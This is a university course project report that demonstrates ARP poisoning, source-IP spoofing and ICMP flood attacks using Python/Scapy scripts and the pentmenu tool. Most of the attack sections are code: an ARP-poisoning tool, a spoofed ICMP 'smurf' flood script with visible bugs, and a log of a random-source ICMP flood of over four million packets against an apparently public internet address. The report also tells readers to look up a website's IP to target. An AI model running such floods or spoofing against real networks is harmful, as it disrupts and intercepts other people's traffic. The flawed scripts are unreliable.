VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

TOPIC NAME:

Demonstration OF IP Spoofing, ARP Spoofing, DOS Attack using Python scripts

Course Name: Information Security Analysis and Audit Slot: F2/L19+L20

GUVVALA RAMA DHEERAJ REDDY-20BIT0209

SHAH JATIN MANOJ- 20BIT0387

DIBYANGAN SARKAR-20BIT0429

UNDER GUIDANCE OF

PROF.JAYENTHI N

AIM:

The aim of the project is to provide an easy demonstration on how different IP spoofing attacks work. The project is done by mainly using python script along with different libraries imported such as socket and netifaces. Later, after the attack is done on the test server, the victim is analyzed through various tools including WIRESHARK. In conclusion, the goal is to provide a simplified and efficient version of these attacks without increasing the whole complexity of the program.

ABSTRACT:

IP spoofing is the creation of Internet Protocol (IP) packets which have a modified source address in order to either hide the identity of the sender, to impersonate another computer system, or both. It is a technique often used by bad actors to invoke DDoS attacks against a target device or the surrounding infrastructure. In this project we demonstrate how various IP spoofing attacks work and analyze the victim's website using tools such as Wireshark. Usage of Python libraries such as socket and netifaces is done to make the code function properly.

INTRODUCTION:

Spoofing is an impersonation of a user, device or client on the Internet. It's often used during a cyberattack to disguise the source of attack traffic. The most common forms of spoofing are: DNS server spoofing – Modifies a DNS server in order to redirect a domain name to a different IP address. It's typically used to spread viruses. ARP spoofing – Links a perpetrator's MAC address to a legitimate IP address through spoofed ARP messages. It's typically used in denial of service (DoS) and man-in-the middle assaults. IP address spoofing – Disguises an attacker's origin IP. It's typically used in DoS assaults. To identify and prevent these kinds of attacks we aim to develop an application which simulates the attacks and previews results.

SCOPE:

The final application built can be used to simulate attack such as IP spoofing and ARP poisoning. It can also be used for understanding how the spoofing occurs and identify them easily with certain parameters being observed

CONCEPTS USED:

DDoS Attack (ICMP):

An Internet Control Message Protocol (ICMP) flood DDoS attack, also known as a Ping flood attack, is a common Denial-of-Service (DoS) attack in which an attacker attempts to overwhelm a targeted device with ICMP echo-requests (pings).

Normally, ICMP echo-request and echo-reply messages are used to ping a network device in order to diagnose the health and connectivity of the device and the connection between the sender and the device. By flooding the target with request packets, the network is forced to respond with an equal number of reply packets. This causes the target to become inaccessible to normal traffic. ICMP flood DDoS attacks overwhelm the targeted device's network connections with bogus traffic, legitimate requests are prevented from getting through. This scenario creates the danger of DoS, or in the case of more concerted attack, DDoS.

- Signs of an ICMP Flood DDoS Attack:

  An ICMP flood DDoS attack requires that the attacker knows the IP address of thetarget. Attacks can be separated into three categories, determined by the target and how the IP address is resolved:-

- Targeted local disclosed – In this type of DDoS attack, a ping flood targets a specific computer on a local network. In this case, the attacker must obtain the IPaddress of the destination beforehand.
- Router disclosed – Here, a ping flood targets routers with the objective of interrupting communications between computers on a network. In this type ofDDoS attack, the attacker must have the internal IP address of a local router.
- Blind ping – This involves using an external program to reveal the IP address ofthe target computer or router before launching a DDoS attack.

Preventing an ICMP flood DDoS attack can be accomplished by disabling the ICMP functionality of the targeted router, computer or other device. By setting your perimeter firewall to block pings, you can effectively prevent attacks launched from outside your network. It's important to note that this approach won't prevent internal attacks.

ARP Spoofing:

ARP spoofing is a type of attack in which a malicious actor sends falsified ARP (Address Resolution Protocol) messages over a local area network. This results in the linking of an attacker's MAC address with the IP address of a legitimate computer or server on the network. Once the attacker's MAC address is connected to an authentic IP address, the attacker will begin receiving any data that is intended for that IP address.

The ARP spoofing attacker pretends to be both sides of a network communication channel Once the attacker succeeds in an ARP spoofing attack, they can: Continue routing the communications as-is—the attacker can sniff the packets and steal data, except if it is transferred over an encrypted channel like HTTPS. Perform session hijacking—if the attacker obtains a session ID, they can gain access to accounts the user is currently logged into. Alter communication—for example pushing a malicious file or website to the workstation

- Prevention of ARP Spoofing

- Use a Virtual Private Network (VPN)—a VPN allows devices to connect to the Internet through an encrypted tunnel. This makes all communication encrypted,and worthless for an ARP spoofing attacker.


- Use static ARP—the ARP protocol lets you define a static ARP entry for an IP address, and prevent devices from listening on ARP responses for that address. For example, if a workstation always connects to the same router, you can definea static ARP entry for that router, preventing an attack.

- Use packet filtering—packet filtering solutions can identify poisoned ARP packetsby seeing that they contain conflicting source information, and stop them before they reach devices on your network.


- Run a spoofing attack—check if your existing defenses are working by mountinga spoofing attack, in coordination with IT and security teams. If the attack succeeds, identify weak points in your defensive measures and remediate them.

Architecture Diagrams:


- **DDOS ARCHITECHTURE:**



- **ARP SPOOFING:**




Flow Diagram:




PERFORMING ARP POISONING ATTACK:

1. Before Implementing ARP-POISONING attack the Arp table is as follows:




2. Install Scapy library:

3. Implementation of the code:



4. Using Wireshark to capture the packets:



Code Screenshots:

```python
from scapy.all import*
import os
import random

def main():
  os.system("clear")
  print("### Welcome to ARP Poisoning Tool ###", "\n")

  ARP_Packet = ARP()
  ICMP_Packet = IP()

  Menu(ARP_Packet, ICMP_Packet)

def SourceIP(ARP_Packet, ICMP_Packet):
  srcIP = input("Fake IP : ")
  ARP_Packet.psrc = srcIP
  ICMP_Packet.src = srcIP

def DestinationIP(ARP_Packet, ICMP_Packet):
  dstIP = input("\nDestination IP : ")
  ARP_Packet.pdst = dstIP
  ICMP_Packet.dst = dstIP
```

```python
def SourceHW(ARP_Packet):
  fakeMAC = input("Fake MAC : ")
  ARP_Packet.hwsrc = fakeMAC

def DestinationHW(ARP_Packet):
  dstMAC = input("Destination MAC :")
  ARP_Packet.hwdst = dstMAC

def randomMAC():
  mac = [random.randint(0x00, 0xff), random.randint(0x00, 0xff), random.randint(0x00, 0xff),
         random.randint(0x00, 0x7f), random.randint(0x00, 0xff), random.randint(0x00, 0xff)]
  return ':'.join(map(lambda x: "%02x" % x, mac))

def randomIP():
  ip = ".".join(map(str, (random.randint(0,255) for _ in range(4))))
  return ip

def ARP_Poisoning(ARP_Packet, ICMP_Packet):
  DestinationIP(ARP_Packet, ICMP_Packet)
  DestinationHW(ARP_Packet)
  SourceIP(ARP_Packet, ICMP_Packet)
  SourceHW(ARP_Packet)
```

```
  print("\n")
  ICMP_Packet.display()
  print("\n")
  ARP_Packet.show()

  send(ICMP_Packet)
  send(ARP_Packet)

def AutoARP(ARP_Packet, ICMP_Packet):
  ARP_Packet.hwsrc = randomMAC()
  randIP = randomIP()
  ARP_Packet.psrc = randIP
  ICMP_Packet.src = randIP

  send(ICMP_Packet)
  send(ARP_Packet)

def Menu(ARP_Packet, ICMP_Packet):
  print("[1] - Manual ARP Poisoning\n[2] - Auto ARP Packet Generation\n")
  answer = input("Enter [1] or [2] : ")
```

```
  if int(answer) == 1:
    ARP_Poisoning(ARP_Packet, ICMP_Packet)
  elif int(answer) == 2:
    DestinationIP(ARP_Packet, ICMP_Packet)
    cycle = input("How many fake ARP packets you  want to generate: ")
    for x in range(0, int(cycle)):
      AutoARP(ARP_Packet, ICMP_Packet)
  else:
      print("[ERROR] Wrong Input !!!")
      main()


main()
```

IP SPOOFING:

1}

```
!pip3 install scapy
```

```
Looking in indexes: https://pypi.org/simple, https://us-python.pkg.dev/colab-wheels/public/simple/
Collecting scapy
  Downloading scapy-2.4.5.tar.gz (1.1 MB)
     |████████████████████████████████| 1.1 MB 5.2 MB/s
Building wheels for collected packages: scapy
  Building wheel for scapy (setup.py) ... done
  Created wheel for scapy: filename=scapy-2.4.5-py2.py3-none-any.whl size=1261555 sha256=05ce0b7c4337e7dd176f6eead448e96bc4d2c821866330e4f000e4d15fdfb7ad
  Stored in directory: /root/.cache/pip/wheels/b9/6e/c0/0157e466a5e02d3ff28fc7587dff329b4a967a23b3f9b11385
Successfully built scapy
Installing collected packages: scapy
Successfully installed scapy-2.4.5
```

2}

```
from traitlets.config.loader import ArgumentParser
try:
  from scapy.all import*
  from scapy.layers.inet import*
  import argparse
except Extension as e:
  print(e)
  exit()
def main():
  args = ArgumentParse()
  while 1:
    seq = random.randint(10,20)
    ttl = random.randint(100,150)
    r = GetRaw(args.size)
    spoof = IP(src=args.arc, dst=args.dst, ttl=ttl) / ICMP(type="echo request", id=1, seq=seq) / Raw(r)
    for i in range(args.count):
      spoof[ICMP].seq += i
      spoof[IP].ttl += random.randint(-2,2)
      send(spoof)

def GetRaw(size):
  ret = ""

  if size is None:
    ret = "abcdefghijklmnopqrstuwabcdefghi"
```

```
  else:
    if (size <= 44):
      ret = "ab"
    else:
      size -= 42
      for i in range(size):
        ret += chr(ord('a')+random.randint(0,35))
  return ret

def ArgumentParse():
  parser = argparse.ArgumentParser(prog='main.py',
                                   description='Ip Spoofing = Snurf Attack',
                                   Formatter_class=lambda prog: argparse.HelpFormatter(prog, max_help_position=80))
  parser.add_argument("-s","--src", metavar="Source IP", help="Enter IP to spoof", required=True, type=str)
  parser.add_argument("-d","--dst", metavar="Destination IP", help="Enter IP that will send the echo replay",
                      required=True, type=str)
  parser.add_argument("-n","--count", metavar="Count", help="Amount of packets to send", required=True, type=int)
  parser.add_argument("-s","--src", metavar="Size", help="Set buffer size", type=int)
  args = parser.parse_args()
  return args
```

PERFORMING THE DDOS ATTACK:

```
abcd@ubuntu:~$ cd Desktop
abcd@ubuntu:~/Desktop$ sudo apt install git
E: Could not get lock /var/lib/dpkg/lock-frontend - open (11: Resource temporarily unavailable)
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontend), is another process using it?
abcd@ubuntu:~/Desktop$ cd pentmenu
abcd@ubuntu:~/Desktop/pentmenu$ ./pentmenu

 _______ _______ _     _ _______ _______ _     _ _______ _     _
|  ___  ||  ___ \| \   /|\__   __/|  ___ \| \   /|||\     /|
| |   | || |   \/|  \ / |   | |   | || || |  \ / | | |   | |
| |___| || |__   |   \ | |   | |   | || || |   \ | | |   | |
|  _____||  __)  | |\ \| |   | |   | ||_|| |  _  | | |   | |
| |      | |     | | \   |   | |   | |   | | | \ | | |___| |
| |      | |___/\| |  \  |   | |   | |   | | |  \| | |___| |
|/       (_______/|_|   \_|   |_|   |/    \|_|_____/|_|   \_|_____|

Welcome to pentmenu!
Please report all bugs, improvements and suggestions to https://github.com/GinjaChris/pentmenu/issues
This software is only for responsible, authorised use.
YOU are responsible for your own actions!
Please review the readme at https://raw.githubusercontent.com/GinjaChris/pentmenu/master/README.md before proceeding

1) Recon
2) DOS
3) Extraction
4) View Readme
5) Quit
```

Select Dos(2)


```
Pentmenu>2
1) ICMP Echo Flood       6) TCP XMAS Flood      11) Distraction Scan
2) ICMP Blacknurse       7) UDP Flood           12) DNS NXDOMAIN Flood
3) TCP SYN Flood         8) SSL DOS             13) Go back
4) TCP ACK Flood         9) Slowloris
5) TCP RST Flood        10) IPsec DOS
```

Select ICMP echo flood (1)

```
Pentmenu>1
Preparing to launch ICMP Echo Flood using hping3
Enter target IP/hostname:
104.18.20.126
Enter Source IP, or [r]andom or [i]nterface IP (default):
r
Starting ICMP Echo Flood. Use 'Ctrl c' to end and return to menu
HPING 104.18.20.126 (ens33 104.18.20.126): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 104.18.20.126 hping statistic ---
4118395 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
Pentmenu>
```

And enter target ip address in it and select r for random ip address.

To get a website ip address use dns look



Conclusion:

To conclude, we have achieved our aim of building and implementing IP spoofing attacks under the domain of DDOS(ICMP) and ARP-Poisoning. We successfully demonstrated the attacks and conducted the necessary techniques such as Wireshark and command terminal to observe the packetsbeing sent and received.

References:

Weblinks:

[1] https://www.radware.com/security/ddos-knowledge-center/ddospedia/arp-poisoning/ [2] https://www.kaspersky.com/resource-center/threats/ddos-attacks [3] https://www.imperva.com/learn/ddos/ddos-attacks/ Journals and Research Papers:

[1] Gonzalez, J. M., Anwar, M., & Joshi, J. B. (2011, July). A trust-based approach against IPspoofing attacks. In 2011 Ninth Annual International Conference on Privacy, Security and Trust (pp. 63-70). IEEE. [2] Ehrenkranz, T., & Li, J. (2009). On the state of IP spoofing defense. ACM Transactions on Internet Technology (TOIT), 9(2), 1-29.

[3] Ramachandran, V., & Nandi, S. (2005, December). Detecting ARP spoofing: An active technique. In International conference on information systems security (pp. 239-250). Springer, Berlin, Heidelberg.

[4] Hou, X., Jiang, Z., & Tian, X. (2010, October). The detection and prevention for ARP Spoofing based on Snort. In 2010 International Conference on Computer Application and System Modeling (ICCASM 2010) (Vol. 5, pp. V5-137). IEEE.

[5] Wang, S., Xu, D., & Yan, S. (2010, April). Analysis and application of Wireshark in TCP/IP protocol teaching. In 2010 International Conference on E-Health Networking Digital Ecosystems and Technologies

(EDT) (Vol. 2, pp. 269-272). IEEE. Book: [1] Frederic P. Miller, Agnes F. Vandome and McBrewster John - IP Address Spoofing - VDM Publishing-2011